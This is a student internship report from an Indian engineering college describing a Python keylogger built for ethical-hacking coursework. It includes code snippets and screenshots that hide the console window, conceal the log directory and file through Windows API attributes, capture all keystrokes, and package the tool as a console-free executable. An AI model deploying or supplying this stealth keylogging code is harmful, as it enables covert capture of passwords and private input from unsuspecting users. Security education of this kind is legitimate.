

**VISVESVARAYA TECHNOLOGICAL
UNIVERSITY BELAGAVI-590 018, KARNATAKA.**



INDUSTRY/RESEARCH INTERNSHIP (21INT82)

ON

“Keylogger”

Submitted in the partial fulfillment of requirements for the award of Degree

B.E. in Computer Science and Engineering

SEMINAR ASSOCIATE

SAGAR K A

4BD21CS127

SAIVARSHITH G R

4BD22CS411

SUHAS S M

4BD22CS416

INTERNSHIP GUIDE

Prof. Mohamed Muthahir R M.Tech.,

Assistant Professor

Dept. of CS&E



2024-2025

**Bapuji Institute of Engineering and Technology
Department of Computer Science and Engineering
Davanagere-577004**

Bapuji Institute of Engineering and Technology
Davanagere – 577004



Department of Computer Science and Engineering
CERTIFICATE

This is to certify that **SAGAR K A, SAIVARSHITH G R, SUHASS M** bearing USN **4BD21CS127, 4BD22CS411, 4BD22CS417** of Computer Science and Engineering department has satisfactorily submitted the Internship Report entitled “**Keylogger**” for **INTERNSHIP** in partial fulfillment of the requirements for the award of Degree of Bachelor of Engineering (B.E.) in Computer Science & Engineering, under the VTU during the academic year 2024-25.

INTERNSHIP GUIDE

Prof. Mohamed Muthahir R M.Tech.,
Assistant Professor
Dept. of CS&E

INTERNSHIP COORDINATOR

Dr. Gururaj T Ph.D.,
Associate Professor
Department of CS&E

INTERNSHIP COORDINATOR

Dr. Abdul Razak M S Ph.D.,
Associate Professor
Dept. of CS&E

HEAD OF DEPARTMENT

Dr. Nirmala C R Ph.D.,
Professor & HOD
Dept. of CS&E

Signature of Examiners:

Name of the Examiners

Signature with Date

1. _____

2. _____

ACKNOWLEDGEMENT

Salutations to our beloved and highly esteemed institute, “**BAPUJI INSTITUTE OF ENGINEERING AND TECHNOLOGY**” for having well-qualified staff and labs furnished with the necessary equipment.

I express our whole hearted gratitude to our principal, **Dr. H B Aravind** for his moral support and encouragement.

I express our sincere thanks to our guide **Dr. Nirmala C R**, who is also our respected H.O.D of Department of Computer Science & Engineering for giving us constant encouragement, support and valuable guidance throughout the course of the project without whose stable guidance this project would not have been achieved.

I express my sincere thanks to our Internship Guide **Prof. Mohamed Muthahir R**, Assistant Professor, Department of CS&E, who helped us in every aspect of our project. We are indebted to his discussions about the technical aspects and suggestions pertaining to our project.

I express my sincere thanks to our Department Internship coordinator, **Dr.Abdul Razak M S**, Associate Professor, Department of CS&E, who helped us in every aspect of our project.

I express my sincere thanks to our Internship SPOC from College, **Dr.Gururaj T**, Associate Professor, Department of CS&E, who helped us in every aspect of our project by facilitating and extending support to us.

I would like to extend our gratitude to all staff of **Department of Computer Science and Engineering** for the help and support rendered to us. We have been benefited a lot from the feedback, suggestions given by them.

SAGAR K A	4BD21CS127
SAIVARSHITH G R	4BD22CS411
SUHAS S M	4BD22CS417

Bapuji Educational Association (Regd.)

Bapuji Institute of Engineering and Technology, Davangere-577004

Vision and Mission of the Institute

Vision

“To be a center of excellence recognized nationally internationally, in distinctive areas of engineering education and research, based on a culture of innovation and invention.”

Mission

“BIET contributes to the growth and development of its students by imparting a broad-based engineering education and empowering them to be successful in their chosen field by inculcating in them positive approach, leadership qualities and ethical values.”

Vision and Mission of the Computer Science and Engineering Department

Vision

“To be a center-of-excellence by imbibing state-of-the-art technology in the field of Computer Science and Engineering, thereby enabling students to excel professionally and be ethical.”

Mission

1.	Adapting best teaching and learning techniques that cultivates Questioning and Reasoning culture among the students.
2.	Creating collaborative learning environment that ignites the critical thinking in students and leading to the innovation.
3.	Establishing Industry Institute relationship to bridge skill gap and make them industry ready and relevant.
4.	Mentoring students to be socially responsible by inculcating ethical and moral values.

Program Educational Objectives (PEOs):

PEO1	To apply skills acquired in the discipline of computer science and engineering for solving Societal and industrial problems with apt technology intervention.
PEO2	To continue their carrier ion industry /academia or pursue higher studies and research.
PEO3	To become successful entrepreneurs, innovators to design and develop software products and services that meets societal, technical and business challenges.

PEO4	To work in the diversified environment by acquiring leadership qualities with effective communication skills accompanied by professional and ethical values.
------	--

Program Specific Outcomes (PSOs):

PSO1	Analyze and develop solutions for problems that are complex in nature but applying the knowledge acquired from the core subjects of this program.
PSO2	To develop secure, scalable, resilient and distributed applications for industry and societal Requirements.
PSO3	To learn and apply the concepts and contract of emerging technologies like artificial intelligence, machine learning, deep learning, big-data analytics, IOT, cloud computing etc. for any real time problems.

ABSTRACT

This project presents an keylogger developed in Python for educational purposes within the domain of ethical hacking. Designed to capture and log all keyboard activities, the tool operates stealthily by storing keystrokes in a hidden text file (C:\Users\Public\Logs\system_log.txt) with precise timestamps and formatted output for readability. Leveraging the pynput library, it records both alphanumeric and special keys, employing threading for background execution and Windows API calls to conceal its presence. The keylogger demonstrates core cybersecurity concepts—system monitoring, stealth techniques, and data persistence—while emphasizing ethical usage in controlled environments. This work aims to enhance understanding of keylogging mechanisms, their detection challenges, and the importance of responsible application in security research.

CONTENTS

TOPICS	PAGENO.
CHAPTER 1: INTRODUCTION	01
1.1 Introduction	02
1.2 Introduction to Keylogger	03
CHAPTER 2: LITERATURE	05
CHAPTER 3: TASK PERFORMED	07
3.1 Task Performed in Week 1	07
3.2 Task Performed in Week 2	08
3.3 Task Performed in week 3	09
3.4 Task Performed in Week 4	10
CHAPTER 4: SYSTEM REQUIREMENTS	11
4.1 Hardware Requirements	
4.2 Software Requirements	
4.3 Tools Used in This Project	
CHAPTER 5: METHODOLOGY	12
5.1 System Design	12
5.2 Flow Chart	13
CHAPTER 6: IMPLEMENTATION	14
CHAPTER 7: RESULTS AND DISCUSSION	16
CONCLUSION AND REFERENCES	

CHAPTER 1

INTRODUCTION

In the rapidly evolving field of cybersecurity, understanding the mechanisms of malicious software is crucial for developing robust defences strategies. This project presents an advanced keylogger developed in Python, designed as an educational tool to demonstrate the functionality and potential risks of keylogging within an ethical hacking framework. The keylogger captures all keyboard activities, including alphanumeric inputs and special keys, and logs them with precise timestamps into a hidden text file located at C:\Users\Public\Logs\system_log.txt. Created for academic purposes, this project adheres to ethical guidelines, ensuring its use is confined to controlled environments with explicit consent. By simulating a real-world keylogging scenario, the project aims to deepen understanding of both offensive and defensive cybersecurity techniques, highlighting the importance of vigilance and proactive security measures.

The keylogger's architecture is engineered for stealth and efficiency, making it an effective case study for analysing covert data collection methods. Upon execution, the program runs silently without a visible console, achieved through its .pyw extension and Windows API calls to hide the process window. Keystrokes are meticulously organized in the log file, with each entry timestamped and special keys (e.g., Enter, Shift) clearly denoted for readability, ensuring a comprehensive record of user activity. The log file and its directory are concealed using Windows file attributes, simulating techniques used by malicious software to evade casual detection. For demonstration purposes, the keylogger is packaged as a standalone .exe using PyInstaller, allowing it to run seamlessly on Windows systems. This project not only showcases technical proficiency in Python programming but also underscores the ethical responsibility to use such knowledge for educational advancement rather than harm.

The significance of this project lies in its dual focus on technical development and ethical considerations, aligning with the principles of ethical hacking. By implementing features like background execution and hidden storage, the keylogger mirrors real-world threats, enabling students and professionals to study detection and mitigation strategies, such as antivirus scanning and process monitoring. Its development process involved leveraging libraries like pynput for keyboard input capture and ctypes for system-level operations, demonstrating practical applications of Python in cybersecurity. For the project presentation, the keylogger will be tested in a virtualized environment to ensure safety and compliance with academic standards. Ultimately, this work serves as a bridge between theoretical knowledge and practical application, fostering a deeper appreciation for the delicate balance between exploiting vulnerabilities and safeguarding digital ecosystems.

1.1 Introduction to Python

Python is a high-level, interpreted programming language known for its readability, simplicity, and versatility. Created by Guido van Rossum and first released in 1991, Python has grown to become one of the world's most popular programming languages, particularly in data science, web development, automation, and artificial intelligence.

Python's philosophy emphasizes code readability with its notable use of significant whitespace and clean syntax. This design philosophy is summarized in "The Zen of Python," which includes principles like "Beautiful is better than ugly" and "Simple is better than complex."

Key features include:

- Dynamic typing and automatic memory management
- Comprehensive standard library ("batteries included")
- Multiple programming paradigms (object-oriented, procedural, functional)
- Extensive third-party package ecosystem via PyPI (Python Package Index)
- Cross-platform compatibility (Windows, macOS, Linux)

The project leverages two key Python libraries:

pynput and **PyInstaller**, alongside the standard **ctypes** module, to achieve its objectives.

The **pynput** library is employed to monitor and capture keyboard events in real-time, enabling the keylogger to record both alphanumeric and special keys (e.g., Enter, Shift) with precision. This library's listener functionality ensures non-intrusive, continuous input tracking, critical for simulating covert data collection. The **ctypes** module interfaces with Windows APIs to hide the log file and directory. (C:\Users\Public\Logs\system_log.txt), enhancing the program's stealth by manipulating file attributes. Finally, **PyInstaller** transforms the script (keylogger.pyw) into a standalone .exe file, using the --onefile and --noconsole flags to create a single, console-free executable for seamless deployment on Windows. These tools collectively enable the keylogger to operate discreetly, log keystrokes with timestamped clarity, and serve as an educational model for understanding keylogging mechanics and detection strategies in ethical hacking.

1.3 Introduction to keylogger

This project unveils an keylogger engineered as a pivotal component of an ethical hacking curriculum, merging sophisticated programming with cybersecurity exploration. Developed in Python, this tool exemplifies the art of covert system monitoring, capturing keyboard interactions with precision and discretion. It stands as both a technical achievement and an educational instrument, illuminating the mechanics of data interception within a controlled, ethical framework. The following delineates its context, objectives, and significance:

➤ Purpose and Scope:

- Educational Objective: Aims to elucidate the operational principles of keyloggers, fostering a deeper comprehension of their design, deployment, and countermeasures in cybersecurity education.
- Ethical Boundaries: Confined to authorized testing environments such as virtual machines or isolated systems ensuring compliance with legal and moral standards.
- Demonstrative Intent: Serves as a hands-on showcase for final project submission, bridging theoretical hacking concepts with practical implementation.

➤ Technical Foundation:

- Core Functionality: Employs the pynput library to intercept all keyboard inputs, including letters, numbers, and special keys (e.g., Enter, Backspace), logging them into a hidden text file at C:\Users\Public\Logs\system_log.txt.
- Stealth Features: Integrates threading for seamless background operation, suppresses the console via .pyw execution, and leverages Windows API (ctypes) to conceal the log file and directory, enhancing its covert nature.
- Data Organization: Structures output with timestamps (e.g., [2025-04-10 14:35:22]) and formatted special key notation, ensuring clarity and analytical utility.

➤ Relevance to Ethical Hacking:

- Skill Development: Cultivates proficiency in Python scripting, system-level programming, and stealth techniques, key competencies for aspiring security professionals.
- Security Insight: Highlights vulnerabilities in unmonitored systems, underscoring the need for robust detection mechanisms like antivirus software and process auditing.

- Ethical Discourse: Prompts reflection on the dual-use nature of hacking tools, advocating for their application in strengthening defences rather than exploiting weaknesses.
- Broader Implications:
 - Real-World Context: Mirrors techniques used in both malicious attacks and penetration testing, offering a window into the tactics of adversaries and defenders alike.
 - Future Potential: Lays the groundwork for enhancements—such as encrypted logs or remote transmission—while emphasizing responsible innovation in security research.

This keylogger encapsulates the essence of ethical hacking: wielding technical prowess to uncover vulnerabilities, educate practitioners, and reinforce system integrity. It stands as a testament to the power of knowledge when wielded with integrity, aligning with the mission to advance human understanding through technology.

CHAPTER 2

LITERATURE SURVEY

Sl. No	Title	Author(s)	Year Published	Description
01	Keylogger Development: Technical Aspects, Ethical Considerations, and Mitigation Strategies	Multiple authors (not individually named)	2025	This recent work examines the technical nuances of modern keyloggers, including stealth features like hidden file storage and background execution.
02	A Survey on Ethical Hacking: Issues and Challenges	Sharma, S., and Gupta, V.	2024	This comprehensive survey explores ethical hacking methodologies, including keylogging as a penetration testing technique.
03	Design, Analysis and Implementation of an Advanced Keylogger to Defend Cyber Threats	Sahil Prasad Bejo, B. Kumar, Pallab Banerjee, Pooja Jha, Amarnath Singh, M. Dehury	2023	This paper presents the development of an advanced keylogger with features like screenshot capture and persistence, emphasizing its ethical use for parental control and workplace monitoring.

04	Bridging the Gap: A Survey and Classification of Research-Informed Ethical Hacking Tools	Not specified (multiple contributors)	2023	This survey categorizes ethical hacking tools, including keyloggers, into process-based and knowledge-based frameworks. It examines their role in penetration testing,
05	Analysis of Keyloggers in Cybersecurity: Advancements and Countermeasures	Not specified (journal article)	2022	This study reviews the evolution of keyloggers, focusing on their dual role as malicious tools and ethical monitoring solutions

CHAPTER 3

TASK PERFORMED

2.1 Tasks Performed in Week 1: Research and Initial Setup

- Objective: Establish foundational knowledge and prepare the development environment.
- Tasks Completed:
 - Literature Review:
 - Studied keylogger fundamentals, including types (software vs. hardware) and their role in cybersecurity.
 - Explored ethical hacking guidelines to ensure project alignment with legal and moral standards.
 - Reviewed Python libraries (e.g., pynput, ctypes) for keyboard monitoring and system-level operations.
 - Tool Selection:
 - Chose Python as the programming language for its versatility and extensive library support.
 - Identified pynput for keyboard input capture and ctypes for Windows-specific stealth features.
 - Environment Setup:
 - Installed Python 3.11 and required libraries (pip install pynput) on a Windows 10 virtual machine.
 - Configured a sandboxed testing environment to isolate development and prevent unintended system impact.
 - Initial Design:
 - Drafted a basic flowchart outlining keylogger components: input capture, data storage, and stealth execution.
 - Defined initial requirements: log all keystrokes, hidden file storage, and timestamped output.

- Outcome: Gained theoretical grounding, set up a functional workspace, and created a preliminary project blueprint.

2.2 Tasks Performed in Week 2: Core Development and Basic Functionality

- Objective: Build the keylogger's core functionality and ensure basic operation.
- Tasks Completed:
 - Coding Basic Keylogger:
 - Developed a simple script using pynput. keyboard. Listener to capture and print keystrokes to the console.
 - Implemented file I/O to save keystrokes to a local text file (keylog.txt).
 - Key Processing Logic:
 - Added logic to differentiate between regular characters (e.g., 'a', '1') and special keys (e.g., Enter, Shift).
 - Formatted output for special keys (e.g., [ENTER], [SPACE]) to enhance log readability.
 - Timestamp Integration:
 - Incorporated datetime module to prepend each log entry with a timestamp (e.g., [2025-04-10 14:35:22]).
 - Tested timestamp accuracy across multiple keypress scenarios.
 - Initial Testing:
 - Ran the script in the VM, typing sample text (e.g., "Hello World") to verify log accuracy.
 - Debugged issues with special key recognition and file write permissions.
- Outcome: Achieved a working prototype capable of logging keystrokes with timestamps to a visible file, laying the groundwork for advanced features.

2.3 Tasks Performed in Week 3: Stealth Implementation and Optimization

- Objective: Enhance the keylogger with stealth features and optimize performance.
- Tasks Completed:
 - Stealth Enhancements:
 - Modified script to run as .pyw instead of .py, suppressing the console window on execution.
 - Relocated log storage to a hidden directory (C:\Users\Public\Logs\system_log.txt) using os.makedirs.
 - Utilized ctypes.windll.kernel32.SetFileAttributesW to apply the hidden attribute to the log file and directory.
 - Background Execution:
 - Integrated threading to run the keylogger in the background, minimizing CPU usage with a time.sleep(10) loop.
 - Added hide_console() function using ctypes.windll.user32.ShowWindow to further conceal the process.
 - Output Refinement:
 - Improved key processing to handle edge cases (e.g., unknown keys logged as [UNKNOWN_KEY]).
 - Ensured consistent formatting across all log entries for professional presentation.
 - Testing and Debugging:
 - Conducted stealth tests: verified console absence, file invisibility, and continuous logging.
 - Resolved permission errors by running the script with elevated privileges in the VM.
- Outcome: Transformed the prototype into a stealthy, efficient tool with hidden operation and polished log output, ready for final validation.

2.4 Tasks Performed in Week 4: Validation, Documentation, and Finalization

- Objective: Validate functionality, address limitations, and prepare project deliverables.
- Tasks Completed:
 - Comprehensive Testing:
 - Simulated real-world usage by typing complex inputs (e.g., passwords, code snippets) over extended periods.
 - Confirmed log file integrity, stealth persistence, and accurate capture of all key types.
 - Tested in a second VM to ensure cross-system compatibility on Windows.
 - Limitations Analysis:
 - Identified potential detection by antivirus software and noted lack of encryption as a security gap.
 - Documented manual termination requirement (e.g., via Task Manager) as a design constraint.
 - Documentation Development:
 - Drafted an abstract highlighting educational purpose, technical features, and ethical considerations.
 - Compiled this 4-week task breakdown, detailing methodology and outcomes for submission.
 - Prepared a demonstration plan: showcasing live execution and log retrieval in a controlled environment.
 - Final Refinement:
 - Optimized code readability with comments and consistent naming conventions.
 - Packaged the script as an executable using `pyinstaller --onefile --noconsole keylogger.pyw` for ease of deployment (optional step).
- Outcome: Delivered a fully functional, stealthy keylogger with comprehensive documentation, primed for ethical hacking project.

CHAPTER 3

SYSTEM REQUIREMENTS

3.1 Tools and Technologies Identified

3.1.1 Hardware Requirements

The hardware required for the development of this project is:

- Processor: Ryzen 5
- Processor Speed: 3.3 GHz
- RAM Size: 8GB
- Hard Disk Capacity: 512 GB
- System Type: X64-based Processor

3.1.2 Software Requirements

The software required for the development of this project is:

- Operating System: Windows10(and any other higher version)

3.1.3 Tools Used in This Project

- Programming Tools:
 - Python 3.11: Core language for scripting the keylogger.
 - pynput Library: Facilitates real-time keyboard event capture.
 - ctypes Library: Enables Windows API calls for file hiding and console suppression.
- Development Environment:
 - Visual Studio Code: IDE for coding, debugging, and version control.
 - Command Prompt/PowerShell: For library installation and script execution.
- Optional Tools:
 - PyInstaller: Used to compile the script into a standalone .exe for deployment demonstration.

CHAPTER 4

METHODOLOGY

4.1 System Topology





Figure 4.1 Shows the system architecture of the project.

The system architecture fig 4.1 block diagram encapsulates the modular design of the keylogger, illustrating a hierarchical flow of data through four distinct components: Keyboard Input, Key Processor, Log Writer, and Stealth Module. The process commences with the Keyboard Input block, leveraging the pynput library to capture raw keystrokes in real time, a foundational step in monitoring user activity. These inputs are then relayed to the Key Processor, which meticulously formats them—distinguishing between regular characters and special keys (e.g., [ENTER])—ensuring structured data for analysis. Subsequently, the Log Writer block appends these formatted keystrokes, prefixed with timestamps, to a hidden text file at C:\Users\Public\Logs\system_log.txt, employing efficient file I/O operations. Parallel to this, the Stealth Module utilizes ctypes and threading to suppress the console and conceal the

log file, rendering the keylogger imperceptible to casual observation. This layered architecture not only optimizes functionality but also mirrors real-world cybersecurity tools, balancing modularity with covert execution.

4.2 Flow Diagram



The Figure 4.2 Describes the process flow of the project

The complete keylogger flowchart fig 4.2 delineates the operational sequence from initialization to persistent execution, encapsulating the tool's lifecycle in a comprehensive block-flow format. It begins with an environment check, ensuring Python and pynput are operational, followed by stealth initialization—hiding the console via ctypes and creating a hidden log directory—an essential step for unobtrusive deployment. The flow then branches to handle prerequisites (e.g., directory creation if absent), converging on launching the listener thread to monitor keystrokes.

CHAPTER 5

IMPLEMENTATION

This chapter details the implementation of the keylogger, a Python-based tool developed for educational purposes in ethical hacking. The implementation phase translated the system design into a functional application, integrating keyboard monitoring, stealth mechanisms, and structured logging. Below, key aspects are outlined with code snippets to exemplify the technical execution, emphasizing modularity and adherence to ethical constraints.

➤ Environment Setup and Initialization

- Purpose: Establish the runtime environment and stealth foundation.
- Implementation: Configured Python 3.11 in a Windows 10 virtual machine, installing the pynput library (pip install pynput). The script initializes by creating a hidden log directory and suppressing the console for covert operation.
- *Code Snippet:* Directory and Stealth Setup

```
import os, ctypes
```

```
LOG_DIR = "C:\\Users\\Public\\Logs"
```

```
LOG_FILE = os.path.join(LOG_DIR, "system_log.txt")
```

```
if not os.path.exists(LOG_DIR):
```

```
    os.makedirs(LOG_DIR)
```

```
    ctypes.windll.kernel32.SetFileAttributesW(LOG_DIR, 2)
```

```
    ctypes.windll.user32.ShowWindow(ctypes.windll.kernel32.
```

```
        GetConsoleWindow(), 0)
```

- Significance: This snippet ensures a hidden storage path and invisible execution, critical for simulating real-world stealth tools while maintaining ethical testing boundaries.

➤ Keystroke Capture and Processing

- Purpose: Capture and format all keyboard inputs for logging.
- Implementation: Utilized pynput.keyboard.Listener to monitor keystrokes, with logic to differentiate special keys (e.g., Enter) from regular characters, enhancing log clarity.

- Code Snippet: Key Processing Logic

```
def process_key(key):
```

```
    key_str = str(key).replace("'", "")
```

```
    if key_str.startswith("Key."):
```

```
        key_str = key_str.replace("Key.", "").upper()
```

```
        key_str = "[SPACE]" if key_str == "SPACE" else f"[{key_str}]"
```

```
    write_to_file(key_str)
```

- Significance: This code transforms raw inputs into readable formats, a foundational feature for monitoring tools, demonstrating event-driven programming in cybersecurity applications.

➤ Logging and Background Execution

- Purpose: Persist data to a hidden file and ensure continuous operation.
- Implementation: Employed file I/O to append timestamped keystrokes to system_log.txt, running the listener in a background thread to minimize resource usage.
- Code Snippet: Logging and Threading

```
from datetime import datetime
```

```
import threading
```

```
def write_to_file(key_str):
```

```
    with open(LOG_FILE, "a") as f:
```


```
        f.write(f"[{datetime.now().strftime('%Y-%m-%d\n%H:%M:%S')}] {key_str}\n")
```

```
    threading.Thread(target=start_keylogger, daemon=True).start()
```

- Significance: This snippet ensures reliable data storage and non-intrusive execution, reflecting techniques used in both ethical and malicious software, underscoring the need for detection awareness.

CHAPTER 6

SNAPSHOTS




```

1  import os
2  import sys
3  import time
4  from pynput import keyboard
5  from datetime import datetime
6  import threading
7  import ctypes
8
9  # Define the hidden log file path (in a less obvious location)
10 LOG_DIR = "C:\\Users\\Public\\Logs" # Hidden directory
11 LOG_FILE = os.path.join(LOG_DIR, "system_log.txt")
12
13
14 # Ensure the log directory exists and hide it
15 def setup_hidden_log(): 1 usage
16     if not os.path.exists(LOG_DIR):
17         os.makedirs(LOG_DIR)
18         # Hide the directory on Windows
19         try:
20             ctypes.windll.kernel32.SetFileAttributesW(LOG_DIR, 0x02)
21         except Exception as e:
22             print(f"Could not hide directory: {e}")
23     if not os.path.exists(LOG_FILE):
24         open(LOG_FILE, "w").close()
25         # Hide the file
26         try:
27             ctypes.windll.kernel32.SetFileAttributesW(LOG_FILE, 0x02)

```

Fig 6.1 Keylogger Program



```

1  import os
2  import sys
3  import time
4  from pynput import keyboard
5  from datetime import datetime
6  import threading
7  import ctypes
8
9  # Define the hidden log file path (in a less obvious location)
10 LOG_DIR = "C:\\Users\\Public\\Logs" # Hidden directory
11 LOG_FILE = os.path.join(LOG_DIR, "system_log.txt")
12
13
14 # Ensure the log directory exists and hide it
15 def setup_hidden_log(): 1 usage
16     if not os.path.exists(LOG_DIR):
17         os.makedirs(LOG_DIR)
18         # Hide the directory on Windows
19         try:
20             ctypes.windll.kernel32.SetFileAttributesW(LOG_DIR, 0x02)
21         except Exception as e:
22             print(f"Could not hide directory: {e}")
23     if not os.path.exists(LOG_FILE):
24         open(LOG_FILE, "w").close()
25         # Hide the file
26         try:
27             ctypes.windll.kernel32.SetFileAttributesW(LOG_FILE, 0x02)

```

Fig 6.2 Keylogger Program Running




Fig 6.3 Keylogger Output File

```

[2025-04-11 07:42:52] w
[2025-04-11 07:42:52] f
[2025-04-11 07:42:54] [BACKSPACE]
